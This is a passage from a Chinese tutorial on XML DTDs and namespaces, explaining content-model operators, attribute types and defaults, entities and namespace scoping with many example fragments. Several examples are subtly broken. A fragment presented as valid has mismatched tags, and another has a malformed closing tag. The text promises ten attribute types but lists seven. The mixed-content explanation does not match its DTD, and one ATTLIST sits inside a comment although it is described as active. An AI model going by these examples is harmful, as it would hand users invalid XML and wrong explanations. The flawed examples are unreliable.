更准确的说法是，元素“联系人”必须包含一个，且只能包含一个子元素“姓名”。这就描述了一个“说一不二”的规则，联系人不能没有名字，也不能有好几个名字。可如果子元素是“EMAIL 地址”怎么办？

DTD 尽管要求严格，但也有它的灵活性。

使用**正则表达式**，我们就可以解决上述问题，描述父元素与子元素之间非常复杂的关系。

例如，你可以对一个元素作如下任何一种类型的定义：它有一个子元素，有一个或多个子元素，有零个或多个子元素，至少有一个子元素。

你还可以定义复合关系，比如“元素 X 是有效的，如果它含有一个或多个子元素 Y，或一个子元素 Z”。

“联系方式”中必须包含一个或多个“EMAIL 地址”，如果没有 EMAIL 地址，包含一个“电话号码”也是可以的。

元素定义是由它们的元素**内容模型（ECM）**来描述的，也就是说，是由紧跟元素后面的**括号中的内容来定义的**。因此，正如我们前面见到的，元素“联系人”的 ECM 被描述为子元素“姓名”：

```
<!ELEMENT 联系人(姓名)>
```

ECM 中的内容采取一组正则表达式的形式，和 UNIX 用到的正则表达式差不多。可能你不大熟悉 UNIX，那没关系，正则表达式非常简单，它的核心思想就是采取“匹配”的逻辑。在下表中，我们列出了正则表达式中可能出现的元字符：

元 字 符	含 义
+	出现一次或多次
*	出现零次或多次
?	可选，不出现或出现一次
()	一组要共同匹配的表达式
	OR，或
,	AND，要求严格遵从顺序要求
元素 A 元素 B 元素 C	元素列表，无须遵从顺序要求

不要求顺序的子元素

考虑下面的 DTD 定义：

```
<!ELEMENT 联系人(姓名 EMAIL)>
<!ELEMENT 姓名(#PCDATA)>
<!ELEMENT EMAIL(#PCDATA)>
```

遵从这个 DTD 的 XML 文件可以为：

```
<联系人>
  <姓名>张三</姓名>
  <EMAIL>zhang@aaa.com</EMAIL>
</联系人>
```

同样，下面这个 XML 文件也是有效的：

```
<联系人>
  <EMAIL>zhang@aaa.com</EMAIL>
  <姓名>张三</姓名>
</联系人>
```

由于我们在 DTD 定义中仅仅用空白符分隔了元素“联系人”的两个子元素，这说明我们并没有严格要求两个元素出现的顺序，因此上面两种写法都是允许的。

要求顺序的子元素

相反，在上面例子中，如果我们使用逗号“,”来分隔两个子元素，那么 XML 文件中，元素“姓名”就必须出现在元素“EMAIL”前面。也就是说，如果我们把 DTD 定义为下面的形式：

```
<!ELEMENT 联系人(姓名, EMAIL)>
<!ELEMENT 姓名(#PCDATA)>
<!ELEMENT EMAIL(#PCDATA)>
```

那么下面的文件是有效的：

```
<联系人>
  <姓名>张三</姓名>
  <EMAIL>zhang@aaa.com</EMAIL>
</联系人>
```

而下面这个文件不是有效的，因为它把元素“EMAIL”放在了元素“姓名”之前，这是不合规定的：

```
<联系人>
  <EMAIL>zhang@aaa.com</EMAIL>
  <姓名>张三</姓名>
</联系人>
```

重复元素

下面这段 DTD 是什么意思？

```
<!ELEMENT 联系人(姓名, EMAIL+)>
<!ELEMENT 姓名(#PCDATA)>
<!ELEMENT EMAIL(#PCDATA)>
```

让我们看看前面给出的正则表达式的元字符集列表，它说明一个“联系人”元素中必须含有一个“姓名”元素，后面接一个或多个“EMAIL”元素。这样，下面的这段 XML 文件是“有效的”。

```
<联系人>
  <姓名>张三</姓名>
  <EMAIL>zhang@aaa.com</EMAIL>
  <EMAIL>zhang@hotmail.com</EMAIL>
  <EMAIL>zhang@yahoo.com</EMAIL>
</联系人>
```

成组元素

子元素可以使用括号并为一组。因此，下面的 DTD 片段说明，一个“联系人”元素中可以有一个或多个“姓名/EMAIL”子元素对，并且在每个子元素对中，“姓名”都放在“EMAIL”之前。

```
<!ELEMENT 联系人(姓名, EMAIL)+>
<!ELEMENT 姓名(#PCDATA)>
```

```
<!ELEMENT EMAIL(#PCDATA)>
```

符合这个 DTD 的 XML 文件可以是：

```
<联系人>
  <姓名>张三</姓名>
  <EMAIL>zhang@aaa.com</EMAIL>
  <姓名>李四</姓名>
  <EMAIL>li@bbb.org</EMAIL>
  <姓名>王五</姓名>
  <EMAIL>wang@ccc.org</EMAIL>
</联系人>
```

OR 或

符号 “ | ” 描述了一个 OR 操作。因此，下面的 DTD 片段所规定的 XML 元素是：所有的“联系人”元素应该有一个“姓名”子元素，同时，在此之后还应该有一个“电话”或个“EMAIL”元素，**但不能同时有“电话”和“EMAIL”两个元素。**

```
<!ELEMENT 联系人(姓名, (电话 | EMAIL))>
<!ELEMENT 姓名(#PCDATA)>
<!ELEMENT 电话(#PCDATA)>
<!ELEMENT EMAIL(#PCDATA)>
```

注意，XML 正则表达式的匹配原则不允许循环逻辑。所以，**OR 的意思是或者选这个或者选那个，但不能两个都选，也不能两个都不选。**

一个符合上述 DTD 定义的“有效的”XML 文件的定义应该是：

```
<联系人>
  <姓名>张三</姓名>
  <电话>12345678</EMAIL>
</联系人>
```

或者是：

```
<联系人>
  <姓名>张三</姓名>
  <EMAIL>zhang@yahoo.com</EMAIL>
</联系人>
```

注意：在一个组中，只允许使用一种连接符（例如“，”或“|”）。因此，象下面这样定义的 DTD 是**不合法**的：

```
<!ELEMENT 联系人(姓名, 电话|EMAIL)>
```

要想使用多种连接符，只有通过创建子组的方式，使用

```
<!ELEMENT 联系人(姓名, (电话|EMAIL))>
```

可选子元素

字符“?”说明一个子元素是可选的，它可以出现，也可以不出现。因此，在下面的 DTD 中，我们规定，每一个“联系人”都必须有一个“姓名”子元素，同时或者有一个“电话”子元素，或者有一个“EMAIL”子元素，此外，它还可以包含一个“地址”子元素，也可以不包含这种元素。

```
<!ELEMENT 联系人(姓名,(电话|EMAIL),地址?)>
<!ELEMENT 姓名(#PCDATA)>
<!ELEMENT 电话(#PCDATA)>
<!ELEMENT EMAIL(#PCDATA)>
<!ELEMENT 地址(街道,城市,省份)>
<!ELEMENT 街道(#PCDATA)>
<!ELEMENT 城市(#PCDATA)>
<!ELEMENT 省份(#PCDATA)>
<联系人>
  <姓名>张三</姓名>
  <EMAIL>zhang@aaa.com</EMAIL>
</联系人>
```

下面这段不包含“地址”元素的 XML 片段也是“有效的”：

```
<联系人>
  <姓名>张三</姓名>
  <EMAIL>zhang@aaa.com</EMAIL>
</联系人>
```

根据这个 DTD 描述，下面的 XML 片段是“有效的”：

```
<联系人>
  <姓名>张三</姓名>
  <EMAIL>zhang@aaa.com</EMAIL>
  <地址>
    <街道>五街 1234 号</街道>
    <城市>北京市</城市>
    <省份>北京</省份>
  </地址>
</联系人>
```

混合内容

当然，可能也有一些时候，你在一个元素中既希望包含子元素，也希望包含纯文本。XML 中允许这种使用方法，并把这种元素称为混合内容的元素。在下面的例子中，“联系人”就是一个混合元素。

```
<?xml version = "1.0" encoding="GB2312" standalone = "yes"?>
<!DOCTYPE 联系人列表[
  <!ELEMENT 联系人列表 ANY>
```

```

<!ELEMENT 联系人(姓名,电话,EMAIL)*>
<!ELEMENT 姓名(#PCDATA)>
<!ELEMENT 电话(#PCDATA)>
<!ELEMENT EMAIL(#PCDATA)>
]>
<联系人列表>
  <联系人>
    <姓名>张三</姓名>
    <电话>(010)62345678</电话>
    <EMAIL>zhang@aaa.com</EMAIL>
  </联系人>
这是关于张三的信息
</联系人列表>

```

注意，由于在“（姓名，电话，EMAIL，#PCDATA）”之外有“*”，所以在元素“联系人”中可以包含零个或多个“姓名”、电话、EMAIL 和纯文本字段。

空元素

一个元素中不包含任何子元素，也不包含纯文本。

对于这种情况，我们可以定义一个空标记。当然，定义这样一个标记很简单，你只需要使用关键字 EMPTY 就可以了，例如：

```
<!ELEMENT HR EMPTY>
```

这样，在你的 XML 文件中，就可以使用一个空元素<HR/>。

属性类型及其定义

定义有效的元素属性

在 DTD 中定义属性时，我们使用下面的格式：

```
<!ATTLIST 元素名 （属性名 属性类型 缺省值）*>
```

元素名是属性所属的元素的名字，在上面例子中，元素名是“商品”；属性名是属性的命名，例子中，“类型”和“颜色”是属性名；缺省值说明在 XML 文件中，如果没有特别说明属性的取值，语法分析器默认它具有的取值；属性类型则用来指定该属性是属于十个有效属性类型中的哪种类型。

注意：由于 ATTLIST 是一个属性的列表，它可以包含很多属性，在实际应用中，一个元素也经常有多个属性。

上面例子中的属性可以如下定义：

```

<!ATTLIST 商品
  类型 CDATA #REQUIRED
  颜色 CDATA #IMPLIED

```


>

属性缺省值

根据 XML 文件是否必须为一个属性提供取值，属性的缺省值又可以分为以下三类：

(1) 必须赋值的属性

关键字 **REQUIRED** 说明 XML 文件中必须为这个属性给出一个属性值。例如，假设你想定义一个“页面作者”元素，并把这个元素加入所有网站中的每一个页面。之所以定义这个元素，是为了页面编辑者能够提供他的联系信息，以便当发现页面错误或无效链接时，可以及时地通知他。在这种情况下，每个页面作者都有不同的个人信息，所以你无法事先知道应该用什么作为缺省值，但你又的确需要提供每个人的信息。这时候，你就可以把与联系信息相关的属性定义为必须的（REQUIRED），而且不用提供缺省值。

(2) 属性值可有可无的属性

当使用 **IMPLIED** 关键字时，文法解释器不再强行要求你在 XML 文件中给该属性赋值，而且也无须在 DTD 中为该属性提供缺省值。可以说，这是对属性值有无的最低要求，现实中经常用到。

(3) 固定取值的属性

还有一种特殊情况，你需要为一个特定的属性提供一个缺省值，并且不希望 XML 文件的编写者把你的缺省值替代掉。这时候，就应该使用 **FIXED** 关键字，同时为该属性提供一个缺省值。

(4) 定义缺省值的属性

如果不使用上面任何一种关键字的话，该种属性就是属于这种类型。对于这种属性，你需要在 DTD 中为它提供一个缺省值。而在 XML 文件中可以为该属性给出新的属性值来覆盖事先定义的缺省值，也可以不另外给出属性值，后一种情况下它就默认为采用 DTD 中给出的缺省值。

至于究竟采用哪种缺省值，就看实际需要了。

属性缺省值

一个具体的例子：

```
<!ATTLIST 页面作者
    姓名 CDATA #IMPLIED
    年龄 CDATA #IMPLIED
    联系信息 CDATA #REQUIRED
    网站职务 CDATA #FIXED "页面作者"
    个人爱好 CDATA "上网">
```

属性类型

一个元素可以为以下十种类型中的任意一种：

CDATA

Enumerated

IDREF

ENTITY

NMTOKEN

NMTOKENS

NOTATION

CDATA 类型

CDATA 指的是纯文本，即由字符、符号“&”、小于号“<”和引号“””组成的字符串。当然，就象我们前面讲到的，你应该使用实体&代替“&”，<代替“<”，"代替“””。

请看下面这个关于剧本的例子：

```
<?xml version = "1.0"
      encoding="GB2312"
      standalone = "yes"?>
<!DOCTYPE 剧本 [
    <!ELEMENT 剧本 ANY>
    <!ELEMENT 对话 (#PCDATA)>
    <!ATTLIST 对话 演员 CDATA>
]>
<剧本>
    <对话 演员="某甲">我可不这么认为! </对话>
    <对话 演员="某乙">为什么呢? </对话>
</剧本>
```

枚举类型

属性也可以被描述为一组可接受的取值的列表，XML 文件中对属性的赋值将从这个列表
中选取一个值。这类属性属于枚举类型 `ENUMERATED`，

关键字 **ENUMERATED** 是不出现在 DTD 定义中的。

```
<?xml version = "1.0"
      encoding="GB2312"
      standalone = "yes"?>
<!DOCTYPE 购物篮 [
    <!ELEMENT 购物篮 ANY>
    <!ELEMENT 肉 EMPTY>
    <!--ATTLIST 肉 类型( 鸡肉 | 牛肉 | 猪肉 | 鱼肉 ) "鸡肉"-->
]>
<购物篮>
```

```

    <肉 类型 = "鱼肉"/>
    <肉 类型 = "牛肉"/>
    <肉/>
</购物篮>

```

注意，在上面这个例子中，**给属性“类型”定义的缺省值是“鸡肉”**，所以“购物篮”中的第三个元素的“类型”属性取值为“鸡肉”。

ID 类型

ID 是用属性值的方式为文件中的某个元素定义唯一标识的方法，它的作用类似于 HTML 文件中的内部链接。在大多数情况下，ID 由处理文件的程序或脚本语言使用。

ID 的值必须是一个有效的 XML 名称，它由字母、数字或下划线开始，名字中不能出现空白符。另外一般而言，不要给 ID 类型的属性事先指定缺省值，这很容易引起不同的元素具有相同的标识的情况，更不能使用 FIXED 型的缺省值。此类属性经常使用 REQUIRED 缺省类型，当然，这也不是必须的。有的应用并不要求每个元素都有自己的标识，所以，也可以使用 IMPLIED 缺省类型。

```

<?xml version = "1.0"          encoding="GB2312"          standalone = "yes"?>
<!DOCTYPE 联系人列表[
    <!ELEMENT 联系人列表 ANY>
    <!ELEMENT 联系人(姓名,EMAIL)>
    <!ELEMENT 姓名(#PCDATA)>
    <!ELEMENT EMAIL(#PCDATA)>
    <!ATTLIST 联系人 编号 ID #REQUIRED>
]>

<联系人列表>
    <联系人 编号= "1">
        <姓名>张三</姓名>
        <EMAIL>zhang@aaa.com</EMAIL>
    </联系人>

    <联系人 编号= "2">
        <姓名>李四</姓名>
        <EMAIL>li@bbb.org</EMAIL>
    </联系人>
</联系人列表>

```

IDREF 类型

IDREF 类型允许一个元素的属性使用文件中的另一个元素，方法就是把那个元素的 ID 标识值作为该属性的取值。如左面的例子：

```

<?xml version = "1.0"
    encoding="GB2312"
    standalone = "yes"?>

```

```
<!DOCTYPE 联系人列表[
  <!ELEMENT 联系人列表 ANY>
  <!ELEMENT 联系人(姓名,EMAIL)>
  <!ELEMENT 姓名(#PCDATA)>
  <!ELEMENT EMAIL(#PCDATA)>
  <!ATTLIST 联系人 编号 ID #REQUIRED>
  <!ATTLIST 联系人 上司 IDREF #IMPLIED>
]>
```

```
<联系人列表>
  <联系人 编号="2">
    <姓名>张三</姓名>
    <EMAIL>zhang@aaa.com</EMAIL>
  </联系人>

  <联系人 编号="1" 上司="2">
    <姓名>李四</姓名>
    <EMAIL>li@aaa.com</EMAIL>
  </联系人>
</联系人列表>
```

NMTOKEN

类型 NMTOKEN 是诸多属性类型中面向处理程序的又一个类型。这个类型用于指示一个有效的名字(即以字母开头, 由字母和数字及下划线组成的字符串)。请看下面的例子:

关于元素的定义:

```
<!ELEMENT 数据(#PCDATA)>
<!ATTLIST 数据
  安全性( ON | OFF ) "OFF"
  授权用户 NMTOKEN #IMPLIED
>
```

XML 文件:

```
<数据 安全性="ON" 授权用户 = " WANG">
</数据>
```

```
<数据 安全性="ON" 授权用户 = " Bill Gates"><!--这里是个错误, 注意空格!!-->
</数据>
```

NMTOKENS

类型 NMTOKENS 是诸多属性类型中面向处理程序的又一个类型。这个类型用于指示多个有效的名字(即以字母开头, 由字母和数字及下划线组成的字符串)。请看下面的例子:

关于元素的定义:

```
<!ELEMENT 数据(#PCDATA)>
<!ATTLIST 数据
    安全性( ON | OFF ) "OFF">
    授权用户 NMTOKENS #IMPLIED
>
```

XML 文件:

```
<数据 安全性="ON" 授权用户 = " WANG">
</数据>
```

```
<数据 安全性="ON" 授权用户 = " Bill Gates"><!--这里是个错误，注意空格!-->
</数据>
```

NOTATION 类型

NOTATION 类型允许属性值为一个 DTD 中声明的符号，这个类型对于使用非 XML 格式的数据非常有用。

现实世界中存在着很多无法或不易用 XML 格式组织的数据，例如图象、声音、影象等等。对于这些数据，XML 应用程序常常并不提供直接的应用支持。通过为它们设定 NOTATION 类型的属性，可以向应用程序指定一个外部的处理程序。例如，当你想要为一个给定的文件类型指定一个演示设备时，可以用 NOTATION 类型的属性作为触发。

要使用 NOTATION 类型作为属性的类型，首先要在 DTD 中为可选用的记号作出定义。定义的方式有两种，一种是使用 MIME 类型，形式是：

```
<! NOTATION 记号名 SYSTEM "MIME 类型">
```

再有一种是使用一个 URL 路径，指定一个处理程序的路径。

```
<! NOTATION 记号名 SYSTEM "URL 路径名">
```

在下面这个例子中，为“电影”元素指定了两种可选设备：一种是 movPlayer.exe，用来播映.mov 文件，另一种则用来绘制 GIF 图象。

```
<?xml version = "1.0"
    encoding="GB2312"
    standalone = "yes"?>
<!DOCTYPE 文件[
    <!ELEMENT 文件 ANY>
    <!ELEMENT 电影 EMPTY>
    <!ATTLIST 电影 演示设备 NOTATION ( mp | gif ) #REQUIRED>
    <!NOTATION mp SYSTEM "movPlayer.exe">
    <!NOTATION gif SYSTEM "Image/gif">
]>
<文件>
```

```
<电影 演示设备 = "mp"/>
</文件>
```

实体属性类型

实体类型的属性值就是已定义的实体，如前所述，它的定义方式是：

<!ENTITY 实体名 "实体内容">

或利用 SYSTEM 定义外部实体，方式为：

<!ENTITY 实体名 SYSTEM "外部文件名">

引用方式为：

&实体名;

使用关键字 ENTITY，则声明一个属性是实体类型，它的取值为已定义的实体。请看左面例子：

```
<?xml version = "1.0"
      encoding="GB2312"
      standalone = "yes"?>
<!DOCTYPE 文件[
  <!ELEMENT 文件 ANY>
  <!ELEMENT 电影 EMPTY>
  <!ATTLIST 电影 来源 ENTITY #REQUIRED>
  <!ENTITY BladeRunner SYSTEM "dvds/BR/br.mov">
]>

<文件>
  <电影 来源 = "&BladeRunner;">
</文件>
```

参数实体

参数实体专门用在 DTD 中。定义方式是：

<!ENTITY % 实体名 "实体内容">

或：

<!ENTITY % 实体名 SYSTEM "外部文件名">

引用方式为：

%实体名;

使用参数实体，可以方便元素和属性的声明。例如：

```
<!ENTITY % TAG_NAMES "姓名 | EMAIL | 电话 | 地址">
<!ELEMENT 个人联系信息 (%TAG_NAMES; | 生日)>
<!ELEMENT 客户联系信息 (%TAG_NAMES; | 公司名)>
```

下面是错误的用法

```
<!ENTITY & TAG_NAMES "姓名 | EMAIL | 电话 | 地址">
<!ELEMENT 个人联系信息 (&TAG_NAMES; | 生日)>
<!ELEMENT 客户联系信息 (&TAG_NAMES; | 公司名)>
```


注意，参数实体只能在 DTD 中使用，而对于一般实体则不能用于 DTD 中。任何元素属性值的指定（除了缺省值外），都是在 XML 文件正文中进行的，因此实体属性值仍属于一般实

体。

XML 名字空间

在各种各样 XML 实例置标语言如雨后春笋般不断涌现的过程中，将会产生这样一种应用需求，即在一个 XML 文档中，包含由多个 DTD 描述的元素。这个想法显然是达到“物尽其用”的一个好办法，它帮助我们最大程度地利用了现有的资源。

但是，如果不解决这种**元素名称上的冲突问题**，一个 XML 文档包含多个 DTD 中定义的元素这一构想就不能实现。为了解决这个问题，W3C 的 XML 小组制定了被称为命名空间（NameSpace）的标准。W3C 组织于 1998 年 2 月提出命名空间标准的第一个草案，到 1999 年 1 月 14 日正式发布为推荐标准。



```
<联系人列表>
<联系人>
  <姓名>张三</姓名>
  <ID>001</ID>
  <公司>A 公司</公司>
  <EMAIL>zhang@aaa.com</EMAIL>
  <电话>(010)62345678</电话>
  <地址>
    <街道>五街 1234 号</街道>
    <城市>北京市</城市>
    <省份>北京</省份>
  </地址>
  <直接上级>
    <姓名>王五</姓名>
    <电话>
```

```

    <秘书电话>(010)62345678</秘书电话>
    <手机>13601234567</手机>
  </电话>
</直接上级>
</联系人>
/<联系人列表>

```

在这个例子中，“联系人”中有“姓名”和“电话”元素，而“直接上级”中也有“姓名”和“电话”元素。可是此“姓名”非彼“姓名”，此“电话”也非彼“电话”。尤其是“电话”元素，它们在语法语义上都是完全不同的。“联系人”元素中的“电话”子元素就是一个表示他电话号码的字符串，以方便与其联系；可是他的上级官职显要，电话的信息也比较多，包括秘书的电话和他的手机。对于 XML 文件的编写者和读者来说，凭借上下文的提示，对于这个差别尚能理解；但计算机可没有人那么聪明，面对两个“姓名”元素，它不知道哪个是“联系人列表”的 DTD 中定义的“姓名”，哪个又是“企业经理”的 DTD 中定义的“姓名”；它更会奇怪：“电话”怎么会摇身一变，成了“秘书电话”和“手机”的父元素？在这种情况下，我们称两个不同的元素在名称上发生了冲突。

前缀表示法

所谓**前缀标识法**，即在元素名和属性名前面增加一个标识，以唯一区分当前元素或属性来自哪一个 DTD。

要实现元素、属性的前缀标识命名法，我们需要解决以下几个问题：

1. **如何声明命名空间**，即如何定义上例中的“联系人”、“企业经理”这样的前缀标识？
2. **什么是合法名称**，即标记中带有前缀标识的元素和属性应该是什么样子？
3. **怎样使用合法名称**，即在 XML 文档中应该如何发挥命名空间的威力？

```

<联系人:联系人列表 xmlns:联系人="联系人列表.dtd"
                      xmlns:企业经理="企业经理.dtd">
  <联系人:联系人>
    <联系人:姓名>张三</联系人:姓名>
    <联系人:ID>001</ID>
    <联系人:公司>A 公司</联系人:公司>
    <联系人:EMAIL>zhang@aaa.com</联系人:EMAIL>
    <联系人:电话>(010)62345678</联系人:电话>
    <联系人:地址>
      <联系人:街道>五街 1234 号</联系人:街道>
      <联系人:城市>北京市</联系人:城市>
      <联系人:省份>北京</联系人:省份>
    </联系人:地址>
    <联系人:直接上级>
      <企业经理:姓名>王五</企业经理:姓名>
      <企业经理:电话>
        <企业经理:秘书电话>(010)62345678</企业经理:秘书电话>
        <企业经理:手机>13601234567</企业经理:手机>
      </企业经理:电话>
    </联系人:直接上级>
  </联系人:联系人>
</联系人:联系人列表>

```



```

        </企业经理:电话>
    </联系人:直接上级>
</联系人:联系人>
</联系人:联系人列表>

```

如何声明命名空间

XML 为其麾下的所有元素预留了若干特殊属性，命名空间便是用保留属性来声明的。上节例子中的头一条语句中，以“xmlns:”为前缀的两个属性，就是命名空间的声明。

```

<联系人:联系人列表 xmlns:联系人="http://zju.edu.cn/联系人列表.dtd"
                    xmlns:企业经理="http://zju.edu.cn/企业经理.dtd">

```

其中，等号前的属性名部分定义了命名空间前缀，如“联系人”和“企业经理”。等号后的属性值部分定义了命名空间名，如“http://zju.edu.cn/企业经理.dtd”。命名空间前缀和命名空间名通过命名空间声明联系起来。

特别需要指出的是，这个命名空间并不是一个真实的地址，而只是一个修饰。

例如：前述的 http://zju.edu.cn 完全可以写作 http://zju.eee.cc。

虽然这里并没有 zju.eee.cc 这个真实的地址。

直接定义方式与缺省定义方式

命名空间声明有两种方式：直接定义方式和缺省定义方式：

直接定义 xmlns:命名空间前缀 = 命名空间名

缺省定义 xmlns = 命名空间名

命名空间声明的属性名部分由两部分组成，即保留属性名前缀“xmlns:”和命名空间前缀，且命名空间前缀是一个合法的 XML 名称。例如，“xmlns:联系人”、“xmlns:企业经理”都是合法的命名空间声明的属性名。

命名空间声明的属性值部分是一个 URI 引用，其功能是区分不同的命名空间，因此，这个 URI 引用被称为“命名空间名”，它应该具有唯一性和持久性。

在缺省方式下，命名空间声明的属性名部分仅有保留属性名 xmlns，属性值部分与直接定义方式相同。

例如：

```

<联系人:联系人列表 xmlns="http://xml.net.cn/联系人列表.dtd"
                    xmlns:企业经理="http://xml.net.cn/企业经理.dtd">

```

什么是合法名称

引入了命名空间的合法元素、合法属性名称都有一番新的规定。

合法名称的形式应该是：

前缀部分:本地部分

其中，“前缀部分”和“本地部分”都要求是一个合法的 XML 名称。前缀部分必须是一个已经经过声明的命名空间前缀，语法分析器将把它与命名空间声明中的 URI 引用相联系；本地部分则是在 DTD 或 Schema 中定义的元素和属性名。下面是一个合法名称的例子：

企业经理:姓名

此外，由于命名空间的声明方式有直接方式和缺省方式两种，合法名称也稍有变化。由于缺省方式声明的命名空间就是作用域内的缺省命名空间，因此，在这个作用域内使用该命名空间的元素、属性的合法名称无须再写前缀部分。这样一来，元素的合法名称看上去和我们前面常用的元素名是一致的。由此可见，我们一直在使用“合法名称”，只不过没有意识到罢了。

命名空间作用于元素

合法名称可以用于起始元素标记、结束元素标记和空元素标记。

合法名称中的前缀部分必须是一个已经声明过的命名空间前缀，声明的位置，既可以在使用该前缀的起始元素的标记处，也可以是引用处的父辈元素标记处。

命名空间声明的作用域

缺省命名空间方式作用于任何没有特殊说明的元素以及包含在没有自己前缀的元素内的任何子元素。

命名空间声明是作用到说明它的元素和该元素的所有子元素的，除非被其它命名空间声明所覆盖。

当 URI 引用为空串时，在声明作用域范围内没有前缀的元素，被认为是不在任何命名空间作用域范围内的。

```
<联系人:联系人列表 xmlns:联系人="联系人列表.dtd">
```

```
<联系人:联系人>
```

```
<联系人:姓名>张三</联系人:姓名>
```

```
<联系人:ID>001</ID>
```

```
<联系人:公司>A 公司</联系人:公司>
```

```
<联系人:EMAIL>zhang@aaa.com</联系人:EMAIL>
```

```
<联系人:电话>(010)62345678</联系人:电话>
```

```
<联系人:地址>
```

```
<联系人:街道>五街 1234 号</联系人:街道>
```

```
<联系人:城市>北京市</联系人:城市>
```

```
<联系人:省份>北京</联系人:省份>
```

```
</联系人:地址>
```

```
<联系人:直接上级 xmlns:企业经理="企业经理.dtd">
```

```
<企业经理:姓名>王五</企业经理:姓名>
```

```
<企业经理:电话>
```

```
<企业经理:秘书电话>(010)62345678</企业经理:秘书电话>
```

```
<企业经理:手机>13601234567</企业经理:手机>
```

```
</企业经理:电话>
```

```
</联系人:直接上级>
```

```
</联系人:联系人>
```

```
</联系人:联系人列表>
```

命名空间“联系人列表.dtd”的作用域，在除“直接上级”元素范围以外的任何地方；而命名空间“企业经理.dtd”的作用域在“直接上级”的各个子元素中。

这里没有使用缺省命名空间方式，如果使用的话，它作用于任何没有特殊说明的元素以及包含在没有自己前缀的元素内的任何子元素。

```
联系人列表 xmlns="联系人列表.dtd"
          xmlns:企业经理="企业经理.dtd">
<联系人>
  <姓名>张三</姓名>
  <ID>001</ID>
  <公司>A 公司</公司>
  <EMAIL>zhang@aaa.com</EMAIL>
  <电话>(010)62345678</电话>
  <地址>
    <街道>五街 1234 号</街道>
    <城市>北京市</城市>
    <省份>北京</省份>
  </地址>
  <直接上级>
  <企业经理:姓名>王五</企业经理:姓名>
  <企业经理:电话>
    <企业经理:秘书电话>(010)62345678</企业经理:秘书电话>
    <企业经理:手机>13601234567</企业经理:手机>
  </企业经理:电话>
  </直接上级>
</联系人>
</联系人列表>
```

缺省的命名空间是作用到声明它的元素和该元素的子元素的。

当然，这里所说的元素都是那些没有命名空间前缀的元素，有了前缀的元素仍然遵照前缀所指示的命名空间。

在上面例子中，同时含有一个缺省的和一个非缺省的命名空间，它的表达效果和前面的例子是相同的。

```
<联系人列表 xmlns="联系人列表.dtd">
<联系人>
  <姓名>张三</姓名>
  <ID>001</ID>
  <公司>A 公司</公司>
  <EMAIL>zhang@aaa.com</EMAIL>
  <电话>(010)62345678</电话>
  <地址>
    <街道>五街 1234 号</街道>
    <城市>北京市</城市>
```

```

    <省份>北京</省份>
  </地址>
  <直接上级>
  <姓名 xmlns = "">王五</姓名>
  <电话 xmlns = "">
    <秘书电话 xmlns = "">(010)62345678</秘书电话>
    <手机 xmlns = "">13601234567</手机>
  </电话>
</直接上级>
</联系人>
</联系人列表>

```

需要注意的是：

在一个缺省的命名空间声明中，URI 引用可以是空，这在直接方式的命名空间声明中是不允许的。当 URI 引用为空串时，在声明作用域范围内没有前缀的元素，被认为是**不在任何命名空间作用域范围内的**。左面是一个合法的 XML 文件，“直接上级”元素的两个子元素不属于任何命名空间，因此，它们也不属于联系人列表所规定的命名空间，和前面的“姓名”和“电话”不是一回事。

命名空间作用于属性

同样，合法名称也可用于属性。除了 XML 预留的属性（如我们反复用到的声明命名空间的属性）外，其它属性都应该使用“合法名称”。一个具体的例子如下：

```

<联系人 xmlns:企业经理 = "http://zju.edu.cn/联系人列表.dtd">
  <姓名 企业经理:文种 = "中文">李华</姓名>
  <电话 企业经理:城市 = "北京">62348765</电话>
</联系人>

```

上例中的“文种”、“城市”属性的命名空间是“http://zju.edu.cn/联系人列表.dtd”

在遵循命名空间规范的 XML 文档中，标记不能包含这样的两个属性：

- (1) 属性名完全相同，
- (2) 或属性的本地部分完全相同，并且其前缀被绑定到相同的命名空间名。

在**下面例子**中，“联系人”的每一个子元素所包含的属性都是**不合法**的。

```

<联系人 xmlns:企业经理 = "http://zju.edu.cn/联系人列表.dtd"
  xmlns:部门经理 = "http://zju.edu.cn/联系人列表.dtd">
  <姓名 企业经理:文种 = "中文" 企业经理:文种 = "中文">李华</姓名>
  <姓名 企业经理:文种 = "中文" 部门经理:文种 = "中文">王莹</姓名>
</联系人>

```

错误原因：第一条姓名，属性名完全相同，都是“企业经理:文种”第
 二条姓名，本地部分“文种”相同，前缀“企业经理”与“部门经理”被绑定到相同的命名

空间 “http://zju.edu.cn/联系人列表.dtd”

但是，属性中使用缺省命名空间与元素有一点小小的区别：缺省命名空间不直接应用到属性。

因此，下面例子中属性的使用是合法的。由于缺省命名空间并没有直接作用到属性“文种”上，故而“文种”和“企业经理:文种”仍可视为不同的属性。

```
